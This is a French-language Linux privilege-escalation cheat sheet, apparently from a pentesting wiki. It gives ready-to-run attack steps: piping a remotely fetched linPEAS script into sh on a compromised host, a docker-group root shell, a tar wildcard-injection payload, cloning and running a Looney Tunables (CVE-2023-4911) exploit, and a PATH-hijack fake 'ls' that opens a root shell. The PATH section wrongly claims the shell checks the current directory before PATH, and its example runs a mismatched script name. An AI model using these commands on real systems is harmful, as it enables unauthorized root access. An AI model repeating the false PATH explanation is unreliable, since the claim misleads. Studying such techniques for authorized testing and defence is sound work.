Linux

- [Privesc/Linux] Cheat-sheet
- [Privesc/Linux] Docker
- [Privesc/Linux] Tar wildcard
- [Privesc/Linux] Looney Tunables
- [Privesc/Linux] Chemin de binaire incomplet


[Privesc/Linux] Cheat-sheet

Introduction

L'escalade de privilège, aussi appelé *privesc*, est un ensemble de techniques utilisé pour monter son niveau de privilège sur un système.

Ces techniques sont diverses et variés et peuvent toucher tout un panel de compétence.

Comprendre le fonctionnement initial du système est donc capital pour mener à bien votre *privesc*.



Cheat-sheet

Linpeas

Ce script permet d'automatiser la recherche de configuration ou de droits mal configurés sur le système qui pourrait vous permettre de monter en niveau de privilège.

Voici le github du projet :

- https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

Voici la commande permettant de le lancer sur un système compromis :

```
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Sudo

Une des premières étapes à réaliser consiste à vérifier les droits sudo disponibles pour votre utilisateur actuel :

```
sudo -l
```

Tâche Cron

Des tâches peuvent être planifiées sur le système avec cron.

Pour regarder les tâches systèmes :

```
cat /etc/crontab
```

Et pour regarder les tâches propres à l'utilisateur :

```
crontab -e
```

GTFOBins

Ce site est une mine d'or pour trouver les vulnérabilités sur les binaires lorsque leurs droits ont été modifiés :

- https://gtfobins.github.io/

Payloads All The Thing

- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

LinEnum

- https://github.com/rebootuser/LinEnum

PsPsy

Affiche les processus du système :

- https://github.com/DominicBreuker/pspy

Lister les répertoires accessibles en écriture

```
find / -type d -writable 2> /dev/null
```

Lister les binaires exécutables par l'utilisateur actuel

```
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 6 -exec ls -ld {} ; 2>/dev/null
```

Lister les fichiers setuid/setgid sur le système

```
find / -type f -perm /6000 -ls 2>/dev/null
```

Trouver un fichier précis

```
find / -iname <FICHIER> -print 2>/dev/null
```

[Privesc/Linux] Docker

Introduction

Cette page décrit les techniques utilisées pour monter son niveau de privilège grâce à **docker**.

Techniques

Utilisateur dans le groupe docker

Si vous avez accès à un compte utilisateur appartenant au **groupe docker** et pouvant exécuter des commandes docker, vous pourrez créer un conteneur qui exécutera un *shell root* grâce à la commande suivante :

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Voici un site qui répertorie des techniques pour casser les sécurités de docker

- https://www.hackitude.in/docker-security

Snyk

Cet outil permet de trouver les vulnérabilités dans les conteneurs docker :

https://github.com/snyk/cli

[Privesc/Linux] Tar wildcard

Introduction

Cette technique peut fonctionner si la commande **tar** est exécutée en tant que l'utilisateur ciblé pour l'escalade et qu'elle utilise l'option * (*wildcard*) pour compresser tous les fichiers du répertoire sélectionné.

Source

- https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/tar-wildcard-injection-privesc/

Exploit

Exemple de commande **tar** vulnérable (souvent dans un script lancé par l'utilisateur cible) :

```
tar -cf example.tar *
```

Lancer cette commande :

```
echo -e '#!/bin/bash\n/bin/bash' > shell.sh && echo "" > "--checkpoint-action=exec=sh shell.sh" && echo "" > --checkpoint=1
```

Puis démarrez le script.

[Privesc/Linux] Looney Tunables

Introduction

Cette faille de type **buffer overflow**, a été trouvée en septembre 2023 dans la **lib_c**.

Elle permet une **escalade de privilège** sur la majorité des distributions Linux.

Exploitation

- Depuis le shell de votre utilisateur standard, cloner le dépôt github :

```
git clone https://github.com/lrustand/CVE-2023-4911
```

- Compiler :

```
make
```

- Et lancer l'exploit :

```
./exploit
```

Selon votre chance vous pouvez attendre quelques secondes à quelques minutes avant de voir apparaître un shell root si l'exploit a fonctionné.

[Privesc/Linux] Chemin de binaire incomplet

Introduction

Lorsqu'un binaire ou un programme est utilisé dans un script mais que le chemin de celui-ci n'est pas indiqué de manière complète (ex : **ls** et non **/usr/bin/ls**), cela signifie que le shell va faire utiliser la variable d'environnement PATH pour résoudre le chemin complet du binaire.

Toutefois, avant d'effectuer cette résolution, le shell va rechercher le binaire dans le répertoire courant du script et l'utilisera en priorité par rapport au binaire indiqué dans le path.

Cela signifie qu'une montée en privilège sera possible dans le cas où un script est exécuté avec des privilèges et que celui-ci utilise un programme sans fournir le chemin complet.

Exploitation

Prenons l'exemple suivant d'un script **wireguard_confs.sh** qui serait exécutable en root grâce à sudo par notre utilisateur :

```
#!/bin/bash
# Print all wireguard confs


ls /etc/wireguard/
```

Il suffirait de créer un faux binaire ls dans le même dossier que le script précédent :

```
nano ls
```

```
#!/bin/bash


/bin/bash -i
```

```
chmod +x ls
```

Et la magie opère lorsqu'on relance le script :

```
./wireguard_confs
```

> Vous devriez obtenir un shell root.